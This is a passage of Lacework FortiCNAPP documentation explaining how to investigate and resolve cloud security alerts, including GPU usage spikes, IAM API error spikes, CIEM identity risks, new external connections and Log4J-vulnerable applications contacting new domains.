1. Examine the Kubernetes cluster configuration, including `ClusterRoleBinding` and `ClusterRole`, to identify any roles or permissions that grant access to the host. Look for any misconfigurations or unauthorized role bindings.
2. Review the Kubernetes audit logs to identify any relevant events or activities related to creating the workload with host access. Look for log entries that indicate the creation of privileged workloads, modifications to RBAC settings, or suspicious activity that could suggest unauthorized access to the host.
3. Analyze the specifications of the created workloads, particularly the Pod manifests, to identify any privileged settings or volumes mounted from the host. Look for indicators such as hostPath volumes, privileged containers, or capabilities that grant broad host access.
4. Monitor the network traffic within the Kubernetes cluster to detect any unusual communication patterns or traffic originating from the privileged workload. Look for connections to the host IP or suspicious network activities that could indicate unauthorized access.
5. Dive into the logs generated by the container runtime to identify any abnormal behavior or evidence of unauthorized access to the host. Look for logs related to container escapes, direct interactions with host resources, or unauthorized modifications to host-level configurations.
6. Perform runtime monitoring, threat detection, and vulnerability scanning to identify potential security risks and anomalies within the Kubernetes environment, including workloads with host access.
7. If there is suspicion of a security incident or compromise, conduct a forensic analysis of the affected host and workloads. Collect and analyze system logs, file system artifacts, and other relevant data to determine the extent of the access, identify potential attacker activities, and establish a timeline of events.

Resolution

Follow these steps to resolve the alert:

1. Immediately disable or remove the unauthorized workload from the Kubernetes cluster. This helps prevent unauthorized activities and limits the potential impact on the host and other workloads.
2. Perform a thorough analysis of the host system to identify any unauthorized modifications, malicious artifacts, or potential backdoors. This may involve conducting a forensic investigation or utilizing security tools to identify and remediate any vulnerabilities or unauthorized changes on the host.
3. Evaluate the RBAC (Role-Based Access Control) configuration and permissions within the Kubernetes cluster. Identify any misconfigurations or unauthorized privileges that allowed the workload to access the host. Update the RBAC settings to ensure only authorized workloads have appropriate access levels, and revoke any unnecessary privileges.
4. Verify that the host system, container runtime, and Kubernetes components are up-to-date with the latest security patches and updates. This helps protect against known vulnerabilities and strengthens the overall security posture of the cluster.
5. Apply security best practices to harden the host system and Kubernetes environment. This includes configuring appropriate network policies, securing communication channels, enabling audit logging, implementing container isolation, and enforcing strict security controls to minimize the attack surface.
6. Perform regular security audits and assessments of the Kubernetes environment to identify any security gaps or potential vulnerabilities. This can include vulnerability scanning, penetration testing, or engaging third-party security experts to assess the overall security posture and provide recommendations for improvement.
7. Implement robust monitoring and logging mechanisms to detect future unauthorized access attempts or suspicious activities within the Kubernetes cluster. Use tools and technologies such as intrusion detection systems, log analysis solutions, and real-time monitoring to proactively identify and respond to security incidents.

Introduction to Time-Series alerts

This section provides information about some of the Time-Series security alerts that are visible in the Console.

Time series analysis uses a sequence of data points from the past to predict the value of the next data point. Anomalies are detected when the actual observed value deviates significantly from the predicted value.

You can use time series analysis to detect changes in activity frequency or volume over time. This type of anomaly could be indicative of discovery activity (probing AWS environment, enumerating permissions and resources), misconfigurations (incorrect request parameters in an automated script), or coinminer attacks (sudden increase in GPU instances).

For each documented alert, it provides:

- a summary of the alert
- why the alert is important
- information about investigating the alert
- information about how to resolve the alert

AWS GPU Instance Usage Spike

This alert occurs when Lacework FortiCNAPP detects a sudden unexpected increase in the number of API calls to launch GPU instances for an AWS account is detected.

Why this alert is important

This alert could indicate coinminer attacks, misconfigurations, or rare but legitimate GPU usage.

Investigation

Examine the event history to understand the frequency of previous occurrences. This event may also be related to recent changes in an automation module or script.

Examine the request parameters and task being performed when the event was triggered. Is the event caused by an unsuccessful attempt to access objects, data, or secrets? This can be indicative of attempts at discovery, privilege escalation or lateral movement.

Investigate the user. Is this activity part of an expected workflow for the user context?

Consider the source IP address and geolocation of the user. Is the source EC2 IP address associated with an EC2 instance in one of your accounts? If it is an authorized EC2 instance, is the activity associated with normal behavior for the instance role or roles? Are there any other alerts or signs of suspicious activity involving this instance?

Resolution

Examine the metrics on your instance. Correlate any CPU usage spikes to processes running at the time to determine whether the spike is associated with planned or known activity.

AWS IAM API Error Spike

This alert occurs when Lacework FortiCNAPP detects a sudden unexpected increase in the number of failed IAM API calls for an AWS account is detected.

Why this alert is important

This alert could indicate compromised accounts probing the environment or misconfigurations. This type of event is commonly observed in compromised accounts, where the attacker attempts to probe the environment to gain information about privileges, permission, and resources available to the compromised account.

Specifically, discovery activities from the attacker will result in a spike in the number of failed AWS IAM API calls. Time series analysis monitors the number of failed AWS IAM API calls over time for each role and/or account and detects anomalies.

Investigation

Examine the event history to understand the frequency of previous occurrences. This event may also be related to recent changes in an automation module or script.

Examine the request parameters and task being performed when the event was triggered. Is the event caused by an unsuccessful attempt to access objects, data, or secrets? This can be indicative of attempts at discovery, privilege escalation or lateral movement.

Investigate the user. Is this activity part of an expected workflow for the user context?

Consider the source IP address and geolocation of the user. Is the source EC2 IP address associated with an EC2 instance in one of your accounts? If it is an authorized EC2 instance, is the activity associated with normal behavior for the instance role or roles? Are there any other alerts or signs of suspicious activity involving this instance?

Resolution

If activity is confirmed as suspicious or malicious, rotate and delete AWS IAM access keys.

Check to see if any unauthorized new users were created during this activity and remove these accounts and request password resets for other IAM users.

Investigate recent activity from accounts that logged in from the same source IP address or geolocation.

Evaluate enabling multi-factor authentication for users.

Introduction to CIEM alerts

This section provides information about identity-related alerts.

For more information about the CIEM policies that trigger these alerts, see CIEM policies on page 1093.

For each documented event, the following information is provided:

- A description of the alert.
- Information about how to resolve the alert.

CIEM Risky Unused Identity

This alert is triggered when identities that have a risk severity of CRITICAL or HIGH and haven’t been active in the last 180 days are detected. There have been no activities through console access (password) or keys for these identities.

Remediation

1. Review the identity and determine if it is still required.
2. If the identity is no longer required, delete the identity.
3. If the identity is still required, make sure that the identity is secured and that the identity's access keys are rotated regularly.

CIEM Critical Identity Risk

This alert is triggered when identities with a critical risk severity are detected. Identities that are deemed critical by CIEM assessment are flagged by the policy that triggers this alert. This applies to used and unused identities that have risk properties such as:

- ALLOWS_PRIVILEGE_PASSING
- ALLOWS_CREDENTIAL_EXPOSURE
- ALLOWS_FULL_ADMIN

Remediation

1. Review the identity and determine if all the permissions are required.
2. Apply the principle of least privilege to the identity.

CIEM Identity With Excessive Permissions

This alert is triggered when identities with excessive privileges (more than 75% unused) are detected. This applies to identities with a risk severity of CRITICAL or HIGH and with more than 75% of the assigned permissions being unused.

Remediation

1. Review the identity and determine if all the permissions are required.
2. Apply the principle of least privilege to the identity.
3. Remove excessive permissions from the identity.

CIEM Hardcoded Keys

This alert is triggered when identities with hardcoded keys on a compute instance are detected.

Hardcoded keys are reported by agentless scanning.

Remediation

1. Review the identity and determine if all the permissions are required.
2. Apply the principle of least privilege to the identity.
3. Remove excessive permissions from the identity.

CIEM AWS Identity With Unused Access Keys

This alert is triggered when AWS identities are detected with a risk severity of CRITICAL or HIGH that have had an access key that has not been used for more than 180 days.

Remediation

1. Review the identity and determine if it is still required.
2. Disable the unused access keys or delete them if they are no longer required.

CIEM AWS Identity With Unrotated Access Keys

This alert is triggered when AWS identities are detected with a risk severity of CRITICAL or HIGH that have an access key that has not been rotated for more than 90 days.

Remediation

1. Rotate the identity's access keys.
2. Update the application with the new keys.

Introduction to Workload alerts

This section provides information about some of the workload security alerts that are visible in the Console.

After you install the Lacework FortiCNAPP agent on hosts, Lacework FortiCNAPP scans the hosts and stream's select metadata to the Lacework FortiCNAPP data warehouse to build a baseline of normal behavior, which is updated hourly. From this, Lacework FortiCNAPP can provide detailed in-context events for anomalous behavior by comparing each hour to the previous one. Anomaly detection uses machine learning to determine, for example, if a machine sends data to an unknown IP, or if a user logs in from an IP that has not been seen before.

For each documented event, it provides:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggers the alert
- information about how to resolve the alert

Terminology

Here is some terminology used in the event descriptions:

- *Unknown internal host* is an internal host that is not running a Lacework FortiCNAPP agent, which is identified by an IP address.
- *Unknown external host* is an external host that is seen by Lacework FortiCNAPP for the first time. External hosts are identified by their domain name. If a domain name cannot be associated with the host, identification is by public IP, which may be shared.

For details about the alert categories, see Alert Categories.

New Application

This alert occurs when Lacework FortiCNAPP detects the execution of a newly introduced software that has never been run within your entire cloud deployment in the past 90 days. The new software can be in any of the following forms:

- A container image (such as from docker.io) that is currently running on a cluster.
- A newly introduced software binaryrunning on a host.

For interpreters such as Java and Python, any new main program files (such as the main class or JAR file in Java) will be classified as new software binaries.

Why this alert is important

Malicious entities use different attack vectors to execute newly introduced software. Whether they are external parties or internal users controlled by outsiders (due to credential theft), executing new software is often crucial for a successful attack. Attackers commonly rely on "living off the land" tactics, leveraging existing software on a host or container image, even if it has not been executed before. Therefore, the initial execution of any new software raises security concerns.

Why this might be just fine

New software is regularly introduced in cloud environments, including new binaries, processes, and container images. Simply detecting new software does not automatically imply a security breach. However, it is important for the security team to monitor and confirm the intended use of new software, especially if it deviates from established operational practices. In some cases, alerts for routine software updates may require minimal investigation.

Investigation

In many instances, a prompt communication with your DevOps peers can verify the intended use of the new software. However, there might be situations where the DevOps team is uncertain about the new software. In such cases, the security team needs to exercise judgment and potentially initiate further investigation. For example, if a host that has remained without software updates for an extended period suddenly executes new software binaries, it raises suspicion and necessitates an investigation.

The security team can validate credential usage, review CI/CD logs, SSH sessions, or monitor other potentially suspicious activities on the host or container.

Here are the steps you can follow to triage this issue:

1. Is this binary harmless and intended for execution?
   - To gather more information about the binary, including a file hash for cross-checking with VirusTotal, click the application name in the *Alert Description* to access the application dashboard.
2. Is this behavior expected or indicative of malicious activity?
3. How was this binary initiated?
   - Who initiated the process?
     - Refer to the *Who* section under the *Details* tab to identify the user responsible for executing the process.
   - Was the execution related to a regular ticketed task?
     - Check if there is a corresponding Jira, Snowflake, or similar ticket that provides context for the deployment of this new application.
4. Is this machine directly accessible from the internet?
   - You can verify this by checking the *Exposure Polygraph* located under the *Exposure* tab in the *Alert Details*.
5. What are the access privileges of this machine, resource, or identity?
6. Are any hard-coded secrets stored on the resource or machine?
   - You can verify this by checking the *Exposure Polygraph* located under the *Exposure* tab in the *Alert Details*.
7. What data is stored on this machine or resource, and what data does it have access to?
8. If this is deemed malicious:
   - What was the initial infection vector?
   - Are other machines on the network impacted?
     - To gather more information about other machines running this application or binary and the associated command line options, click the application name in the *Alert Description* to access the application dashboard.
   - Was lateral movement observed?
   - Was any data exfiltrated?
   - What level of access does the attacker have?

Resolution

If it appears to be possible malicious use of an existing administrative tool, review logs from both source and destination machines. Disable the user and take the necessary steps to restore either host to a known, clean state.

New Child Launched

This alert occurs when Lacework FortiCNAPP detects a process on a host running the Lacework FortiCNAPP agent launches a child process for the first time.

Why this alert is important

An unauthorized child process may cause any number of risks to the host and network, such as running non-approved software and terminal sessions, introducing unapproved file, and launching unauthorized terminal sessions. List of data center processes is for the most part static. New applications are sometimes introduced as part of service offering or internal tooling changes, but their introduction may indicate malicious activity.

Investigation

Identify the new child process. Is its introduction expected? If not, research the application and its purpose. Perform local forensics, look for signs of lateral movement.

Resolution

Determine if the process and its use are expected and benign. If it appears to be possible malicious use of an existing administrative tool, review logs from both source and destination machines. Disable the user and take the necessary steps to restore either host to a known, clean state.

New Child Launched From Vulnerable Application

This alert occurs when Lacework FortiCNAPP detects a vulnerable software application has been exploited by an attacker, allowing them to execute additional code on the system. This additional code is often called a "child process" or "child application" that is launched by the vulnerable parent application.

Why this alert is important

This type of alert is significant because it indicates that an attacker has gained unauthorized access to a system and attempted to execute malicious code. The child application may be designed to perform various malicious activities, such as stealing sensitive data, installing malware or backdoors, or launching further attacks on other systems.

Investigation

Follow these steps to investigate the alert:

1. Identify the vulnerable application that triggered the alert. Look for logs or notifications indicating which application was involved.
2. Determine the nature of the vulnerability. Research the application and its known vulnerabilities to better understand what may have caused the event.
3. Review system logs and other relevant data. Look for any anomalous behavior, such as unexpected network traffic or unusual file activity, that may indicate a security breach or compromise.
4. Identify the child process that was launched. Determine the purpose and function of the child process and whether it is authorized to run on the system.
5. Analyze the behavior of the child process. Look for suspicious activity, such as attempts to access sensitive data or create new processes.
6. Assess the potential impact of the incident. Determine whether sensitive data or systems may have been compromised and take appropriate action to mitigate the risk.

Resolution

Use the following steps to resolve this alert:

1. Patch or update the vulnerable application to the latest version to eliminate known security vulnerabilities.
2. Implement security controls such as firewalls, intrusion detection systems, and antivirus software to help detect and prevent any unauthorized or malicious activities on the system.
3. Regularly monitor system logs and other activity to detect any signs of unauthorized access or malicious activity and take appropriate action to remediate any identified issues.

New External Client DNS

This alert occurs when Lacework FortiCNAPP detects a new external client's DNS request is made to a system or network for the first time.

The alert indicates that an external client, such as a computer or device outside of the organization's network, has attempted to establish a connection with the network by making a DNS request. DNS requests translate human-readable domain names into IP addresses that can be used to establish network connections.

Why this alert is important

Monitoring new external client DNS requests is important to detect potential threats or unauthorized access attempts. You can use this alert to identify new external clients attempting to connect to their network and take appropriate action to investigate or block any suspicious activity. In some cases, the alert may be benign and represent legitimate network activity, but in other cases, it may indicate an attempted attack or compromise of the network.

Investigation

Investigating this alert involves analyzing the alert data and performing additional network and system checks to determine the nature and intent of the external client's connection attempt.

Follow these steps to investigate the alert:

1. Review the incident’s data for information on the external client's IP address, the DNS query made, the domain name queried, and the timestamp of the request. This information can help determine the location of the external client and whether the request was made during known business or non-business hours.
2. Verify that the domain name queried is legitimate and not a malicious domain name used in phishing or other types of attacks. Use threat intelligence sources to check if the domain has a known reputation for malicious activity.
3. Determine if the external client IP address is on any blocklists or known to be associated with malicious activity. Use IP reputation services to check if the IP address has a known history of attacks or has been previously associated with suspicious activity.
4. Review network logs to determine if the external client's connection was successful and if any data was transferred during the connection. Look for signs of suspicious activity, such as repeated connection attempts, large data transfers, or attempts to access unauthorized resources.
5. Conduct additional checks, such as port scanning and vulnerability assessments, to determine if the external client is attempting to exploit any known vulnerabilities or gain unauthorized access to the network.

Resolution

Resolving this alert involves taking appropriate measures to mitigate any identified risks or threats to your organization. Here are some suggested steps:

1. If the external client's IP address is associated with malicious activity, block the IP address using firewall rules or other access control mechanisms.
2. Review security policies and procedures to ensure they are up-to-date and effective in preventing unauthorized access and other security threats.
3. Implement DNS filtering: Use DNS filtering to block access to known malicious domains and to prevent employees from accessing unauthorized sites.
4. Conduct employee training: Conduct employee training to educate staff on the risks associated with unauthorized access and the importance of adhering to security policies and procedures.
5. Update security controls such as firewalls, intrusion detection systems, and antivirus software to ensure that they effectively detect and prevent security threats.
6. Conduct continuous monitoring of network traffic and DNS requests to identify and mitigate future security threats.

New External Client IP Address

This alert occurs the first time Lacework FortiCNAPP detects any external client IP address connecting to an internal host running a Lacework FortiCNAPP agent. This is the first time inbound (ingress) connections from external IP addresses have been observed in this account.

Why this alert is important

This alert may indicate that an IP address is attempting to connect to an Internet-facing service in your infrastructure. These connection attempts may include automated port scanning, service discovery, brute-forcing, or application exploitation. Such an alert may highlight services that have been mistakenly exposed to the Internet.

Investigation

Investigate threat tags and any open source information to determine what activity has been associated with this IP address in the past. Examine the number of connections and size of data transfer for the connections to determine if meaningful data has been transferred - over 10 KB per connection. If available, review any relevant or useful logs for successful login activity from the remote IP.

Resolution

Determine if the activity associated with IP was successful. If successful, inspect for signs of persistence and lateral movement. If determined to be malicious, block future communications from the IP.

New External Client IP Address Connection

This alert occurs the first time Lacework FortiCNAPP detects an external client IP address connecting to an internal host running a Lacework FortiCNAPP agent. This is the first time inbound (ingress) connections from an external IP address have been received by this particular host in this Lacework FortiCNAPP account.

Why this Alert is Important

This alert may indicate that an IP address associated with an attack is attempting to connect to an Internet-facing service in your infrastructure. These connection attempts may include automated port scanning, service discovery, brute-forcing, or application exploitation. Such an event may highlight services that have been mistakenly exposed to the Internet.

Investigation

Investigate threat tags and any open source information to determine what activity has been associated with this IP address in the past. Examine the number of connections and size of data transfer for the connections to determine if meaningful data has been transferred - over 10 KB per connection. If the target application requires a password, review logs for successful login activity from the remote IP.

Resolution

Determine if the activity associated with IP was successful. If successful, inspect for signs of persistence and lateral movement. If determined to be malicious, block future communications from the IP. Additionally, determine if the application in question should be Internet-accessible.

New External Client IP Address Connection To Vulnerable Application

This alert occurs when Lacework FortiCNAPP detects an external client with a previously unknown IP address connected to a vulnerable application within an organization's network.

This alert can indicate a potential security threat as the new external client IP address may be associated with malicious activity or unauthorized access.

Why this alert is important

Detecting and investigating this alert is important to ensure the security of your organization's network and prevent any potential data breaches or security incidents.

Investigation

Follow these steps to investigate the alert:

1. Check the logs or security tools to determine the IP address of the external client that established the new connection. Look for any signs of malicious or suspicious behavior, such as multiple failed login attempts or unusual access patterns.
2. Review the vulnerability or weakness that the external client is attempting to exploit. This could include a known software vulnerability or misconfiguration in the application, web server, or network.
3. Evaluate the incident's potential impact on the organization's systems, data, and operations. Consider the level of access the external client may have gained and what actions they may have taken.
4. Collect as much information as possible about the external client, such as the country of origin, time and date of the connection, and any other relevant metadata. This information can help identify activity patterns and assist with future threat hunting.

Resolution

Follow these steps to resolve the alert:

1. Immediately block the IP address and prevent any further unauthorized access. Assess the vulnerability and implement any necessary patches, updates, or security controls to prevent similar attacks from occurring in the future.

2. Verify that the connection was unauthorized and that the client is not a legitimate user. If the connection was malicious, conduct further analysis to determine the scope and impact of the attack and take appropriate response measures, such as containment, eradication, and recovery.
3. If a legitimate user initiated the connection, investigate why it was not authorized and take steps to ensure that it does not happen again.
4. Consider implementing security controls such as intrusion prevention and detection systems, access controls, and vulnerability management to prevent similar incidents.

Outbound Connection to New Domain From Application

This alert occurs when Lacework FortiCNAPP detects an outbound connection from a software application in your cloud deployment to an external domain that has not been accessed in the past 90 days. Lacework FortiCNAPP uses reverse IP lookup to determine the destination domain by correlating DNS queries and network connections in your cloud environment. Domain names are grouped based on their second-level domain, except for AWS domains, which are grouped by service name (for example, ec2.amazonaws.com). This categorization enhances organization and analysis of connection data in Lacework FortiCNAPP.

Why this alert is important

In cloud deployments, software typically demonstrates consistent network behaviors, making new access to external domains a potential cause for investigation, particularly if the domain is unrelated to business operations.

Why this might be just fine

New tools are regularly introduced in cloud environments, which can result in accessing new domains that are necessary for their operation, including those owned by the software vendor. Therefore, the presence of a new domain alone does not automatically indicate a security breach. Nonetheless, it is important for the security team to monitor the behavior of all newly introduced software.

Certain use cases inherently require access to new domain names. For instance, reputation systems that browse user-supplied URLs or marketing software that gathers intelligence from across the web. Lacework FortiCNAPP identifies such software or hosts that interact with a significant number of external domains within your deployment. It aggregates these connections to avoid triggering alerts for individual domains. Further customization options for alert criteria can be found at Suppress Crawler-Related Alerts.

Investigation

Each alert of this nature requires an initial investigation. Consider the following steps:

1. Gather information about the domain:
   - Is it a domain owned by your company or a trusted third-party?
   - Check the Whois registration and historical records to identify the domain's owner.
   - Look for any known threat information associated with the domain.

2. Identify the originating software and assess its normal behavior by reviewing its historical connections. To access the application dashboard, click the application name in the *Alert Description*. Examine the external connection details and *Polygraph* sections to determine if the software typically establishes external connections.
   - Determine the user responsible for the connection by reviewing the *Who* section.
   - Determine the volume of exchanged data (both directions), focusing on significant amounts exceeding 10KB.
3. Investigate if the egress connection is related to the software supply chain. Check for recent software updates, particularly if a new version of a library introduced an external dependency. This check can be performed in tools such as Jira, ServiceNow, GitHub, or GitLab, depending on your organization.
4. If any findings appear suspicious, escalate the investigation. Look for patterns in logs related to the domain and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from the host. If the machine is compromised, take the necessary steps to restore the affected systems to a known, clean state.

Outbound Connection to New Domain From Host

This alert occurs when Lacework FortiCNAPP detects an outbound connection from your cloud deployment to an external domain that has not been accessed in the past 90 days. Lacework FortiCNAPP uses reverse IP lookup to determine the destination domain by correlating DNS queries and network connections in your cloud environment. Domain names are grouped based on their second-level domain, except for AWS domains, which are grouped by service name (for example, ec2.amazonaws.com). This categorization enhances organization and analysis of connection data in Lacework FortiCNAPP.

Why this alert is important

In cloud deployments, software typically demonstrates consistent network behaviors, making new access to external domains a potential cause for investigation, particularly if the domain is unrelated to business operations.

Why this might be just fine

New tools are regularly introduced in cloud environments, which can result in accessing new domains that are necessary for their operation, including those owned by the software vendor. Therefore, the presence of a new domain alone does not automatically indicate a security breach. Nonetheless, it is important for the security team to monitor the behavior of all newly introduced software.

Certain use cases inherently require access to new domain names. For instance, reputation systems that browse user-supplied URLs or marketing software that gathers intelligence from across the web. Lacework FortiCNAPP identifies such software or hosts that interact with a significant number of external domains within your deployment. It aggregates these connections to avoid triggering alerts for individual domains. Further customization options for alert criteria can be found at Suppress Crawler-Related Alerts.

Investigation

Each alert of this nature requires an initial investigation. Consider the following steps:

1. Gather information about the domain:
   - Is it a domain owned by your company or a trusted third-party?
   - Check the Whois registration and historical records to identify the domain's owner.
   - Look for any known threat information associated with the domain.

2. Identify the originating software and assess its normal behavior by reviewing its historical connections. To access the application dashboard, click the application name in the *Alert Description*. Examine the external connection details and *Polygraph* sections to determine if the software typically establishes external connections.
   - Determine the user responsible for the connection by reviewing the *Who* section.
   - Determine the volume of exchanged data (both directions), focusing on significant amounts exceeding 10KB.
3. Investigate if the egress connection is related to the software supply chain. Check for recent software updates, particularly if a new version of a library introduced an external dependency. This check can be performed in tools such as Jira, ServiceNow, GitHub, or GitLab, depending on your organization.
4. If any findings appear suspicious, escalate the investigation. Look for patterns in logs related to the domain and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from both hosts. If the machine is compromised, take the necessary steps to restore the affected systems to a known, clean state.

New External Host

This alert occurs when Lacework FortiCNAPP detects a new external host has attempted to initiate a connection with a network or system.

In cybersecurity, this alert is commonly associated with intrusion detection and prevention systems, firewalls, and other security controls that monitor network traffic and block or allow access based on predefined rules and policies.

Why this alert is important

The alert can indicate a potential security threat or vulnerability if an external host not authorized to access the network or system could attempt to gain unauthorized access, steal data, or launch a cyber attack.

Investigation

Investigating this alert involves:

- Analyzing the network traffic to determine the nature and purpose of the connection.
- Identifying the source of the connection.
- Assessing whether the connection is legitimate or suspicious.

Here are some recommended steps:

1. Collect information about the incident, such as the timestamp, IP address of the external host, destination IP address, port number, protocol, and any other relevant details. Consult with other stakeholders, such as network administrators or security analysts, to gather additional information.
2. Review the network logs to identify any other related incidents or patterns of activity. Look for anomalies or suspicious activity, such as connections from known malicious IPs, unusual ports or protocols, or unexpected traffic patterns.
3. Use a port scanner to scan the external host's IP address and identify any open ports or services that may be related to the connection. This can help identify the purpose of the connection and whether it is legitimate or suspicious.
4. Analyze packet captures of the network traffic to identify any unusual or suspicious traffic, such as data exfiltration, command-and-control traffic, or exploit attempts.
5. Use IP geolocation tools or domain name system (DNS) lookups to determine the source of the connection and identify any known threats or vulnerabilities associated with the source.
6. Based on the information gathered, assess the risk associated with the connection. Consider factors such as the sensitivity of the data being accessed, the potential impact of a compromise, and the likelihood of an attack.

Resolution

Follow these steps to resolve the alert:

1. Use a firewall or network security device to block incoming connections from known malicious IP addresses. You can identify these IP addresses by using threat intelligence feeds, reputation services, or other sources of information.
2. Implement access controls to restrict access to sensitive data and systems. Use strong passwords, two-factor authentication, and other authentication mechanisms to ensure only authorized users can access critical resources.
3. Segment your network into smaller, more secure zones to limit the spread of malware or other threats. Use firewalls or network security devices to enforce traffic filtering and access controls between different zones.
4. Implement IDS/IPS systems to detect and block malicious network traffic. These systems can analyze network traffic in real-time and alert security teams to suspicious activity.
5. Conduct regular vulnerability assessments to identify and remediate security vulnerabilities in your systems and applications. This can help prevent attacks that exploit known vulnerabilities.
6. Implement endpoint security solutions, such as antivirus and anti-malware software, to detect and prevent threats on individual devices.
7. Provide regular security awareness training to employees to educate them on identifying and reporting suspicious activity.
8. Monitor network activity and logs to detect and respond to potential security incidents. Use security information and event management (SIEM) solutions to collect and analyze different device and system logs.

New External Host Connection

This alert occurs when Lacework FortiCNAPP detects an application that has not previously connected to the known external host makes a connection. The external host is part of the existing baseline, meaning that either another process or machine is making connections to it.

Why this alert is important

North-south data traffic with a data center is often predictable, and 'listening' applications often make limited or no external connections. An outbound connection to a known, external host from an application that has not previously connected may indicate malicious activity.

Investigation

Identify the data center application. Should it be making outbound connections? Research the domain name. If it is not clear that the destination domain name is benign, look at all the machines and applications that are connecting to the same external host. Patterned communication may indicate some type of automation, which could be benign, C&C (Command-and-Control), or unknown leakage.

Resolution

Determine if the specific connection is expected and benign. If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from the source machine and application. If the machine is compromised, take the necessary steps to restore it to a known, clean state.

New Outbound Connection From Application

This alert occurs when Lacework FortiCNAPP detects a software in your cloud deployment that has made an outbound connection to an external domain that it has not contacted in the past 90 days. It is possible that other components of your deployment have interacted with this domain, but this particular software has not.

Lacework FortiCNAPP determines the destination domain name by conducting a reverse IP lookup, which involves correlating DNS queries and network connections observed within your cloud deployment. Domain names are aggregated based on their second top-level domain, except for AWS domains, which are aggregated using service name (for example, ec2.amazonaws.com).

Why this alert is important

Software operating within cloud deployments generally demonstrates consistent network behavior. Therefore, when there is new access to external domains, it is advisable to investigate the situation, particularly if the domain is unrelated to business operations.

Why this might be just fine

The occurrence of this connection may be anticipated if it originates from a recently updated piece of software, such as an upgrade to a new version or a change in name, with its primary functionality largely preserved. It is important to note that software can exist in the form of a container image (for example, sourced from docker.io) running on a cluster, or as a new software binary operating on a host. In the case of interpreters like Java and Python, the primary program files (for example, the main class or JAR file for Java) are considered software binaries.

Investigation

Each alert of this nature requires an initial investigation. Here are the key steps to follow:

1. Gather information about the domain in question:
   - Determine whether the domain is owned by your company or a trusted third-party.
   - Explore other sources such as Whois registration and historical records to gain additional insights.
   - Assess whether the domain is associated with any known malicious activity or if it is flagged as suspicious by any sources.

2. Determine the originating software and its normal egress connection behavior by reviewing historical data. Click the application name in the *Alert Description* to access the application dashboard. Consult the *External Out Connections* and *Polygraph* sections to assess the software's regularity in establishing external connections.
3. Determine the user responsible for the connection by checking the *Who* section.
4. Determine the number of bytes transmitted in both directions. Pay attention to figures exceeding 10KB, as they indicate a significant amount of data exchange took place.
5. Verify whether the egress connection is associated with the software supply chain. For instance, check if the software has been recently updated, potentially introducing a new version of a library that now relies on an external dependency.
   - Depending on your organization, it is advisable to examine platforms like Jira, ServiceNow, or your preferred SCM provider such as GitHub or GitLab for relevant information.
6. If there are any suspicious indications, escalate the investigation further. Look for patterns in logs that involve the specific IP address and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from the source machine and application. If the machine is compromised, take the necessary steps to restore it to a known, clean state.

Outbound Connection From Vulnerable Application to a Domain

This alert occurs when Lacework FortiCNAPP detects a software application with the critical Java Log4J vulnerability has made an outbound connection to an external domain that it has not contacted in the last 90 days. Though the domain may have been contacted by other parts of your deployment, this vulnerable software has not made contact with it until now.

This vulnerability, which allows remote code execution, has its own alert type. The software can exist as a container image (such as one sourced from docker.io) running on a cluster or as a software binary operating on a host, where vulnerable Log4J Java class files have been detected.

Why this alert is important

Log4J class files have been detected in this software, and it is displaying the key indicator of the vulnerability being exploited. This vulnerability enables attackers to gain remote code execution, granting them complete control over the affected host or container.

The Log4J exploit involves sending a specifically crafted string to a vulnerable application, triggering an outbound call to an external domain or IP address. Therefore, this alert potentially indicates exploitation activity targeting this application.

Why this might be just fine

Though this activity could potentially indicate exploit activity, it's important to acknowledge that there are legitimate reasons for an application to connect to a new domain, such as changes in application or configuration.

Under certain circumstances, the risk of running Log4J-vulnerable software can be contained. For example, it can be isolated within a sandbox environment by utilizing tools like gVisor; or have strong network egress controls implemented by the DevOps team in collaboration with the security team. These security measures, which restrict DNS requests and network connections, can mitigate the risk.

However, it's crucial to prioritize patching or removing the Log4J-vulnerable software as a more reliable approach, as security controls may have gaps or be inadvertently disabled.

Investigation

This alert requires thorough and careful investigation, as new external connections serve as a strong indicator of Log4J (CVE-2021-44228) vulnerability exploitation.

When investigating this alert, consider the following questions:

1. What triggered the connection? Why did it occur?
2. Which process initiated the connection?
3. Is the process a known and legitimate one, or is it benign?
4. Is the connection a regular behavior of the mentioned process?
5. What is the origin of the domain involved in the connection?
6. Has this domain been associated with malicious behavior or flagged by our threat resources?
7. Are other machines within our network establishing connections to this domain?
8. Were there any notable events or activities on the machine or resource just before or after the connection? Create a timeline of events to gain a comprehensive understanding.

When examining the *Alert Details* in the Console, direct your attention to the following critical areas:

1. Determine the domain involved by reviewing the *Alert Description*.
2. Identify the origin of the connection, including the specific machine, user, and process involved.
3. Examine the number of bytes exchanged and the direction of the data transfer by reviewing the *Where* section.
4. To access information about the process, click the process or container name in the *Alert Description*. This will provide details about the process, including its runtime duration, prevalence on other machines, safety considerations, and any known threat information associated with it.
5. To assess the frequency of connections initiated by the process, refer to the *Alert Description*. For instance, you can examine if a process such as `/bin/foo` has initiated 24 connections to 12 distinct domains in the previous 14 days. This information will help you gauge the level of activity associated with the process.
6. Gather information about the domain, including details such as Whois registration, historical Whois records, reverse DNS information, and historical rDNS data. Determine if the domain is flagged as known malicious by any sources or if there are any indications of malicious activity associated with it.
7. Identify other machines on your network connected to the same domain by clicking the domain in the alert. This information helps to understand the scope of the connection activity.

Resolution

Follow these steps to resolve the alert:

1. Apply patches or updates to address the vulnerability. This may require downtime or disruption to the application, so you should plan accordingly.
2. Implement additional security controls or hardening measures to prevent future attacks, such as configuring firewalls or intrusion detection systems to block certain types of traffic.
3. Monitor the system for further suspicious activity, such as additional connections or attempts to exploit the vulnerability.
4. Conduct regular security assessments to identify vulnerabilities and ensure security controls work effectively.

New External Host Server Connection

This alert is triggered when Lacework FortiCNAPP identifies a host or software in your cloud deployment that has established a new outbound connection to an external domain it hasn't communicated with in the past 90 days. Though the domain may have been accessed by other parts of your deployment, this specific host or software has not interacted with it before.

Lacework FortiCNAPP identifies the destination domain name by conducting a reverse IP lookup, which correlates DNS queries and network connections observed within your cloud deployment. Domain names are grouped based on their second-level domain, except for AWS domains, which are categorized by service name (for example, ec2.amazonaws.com).

Why this alert is important

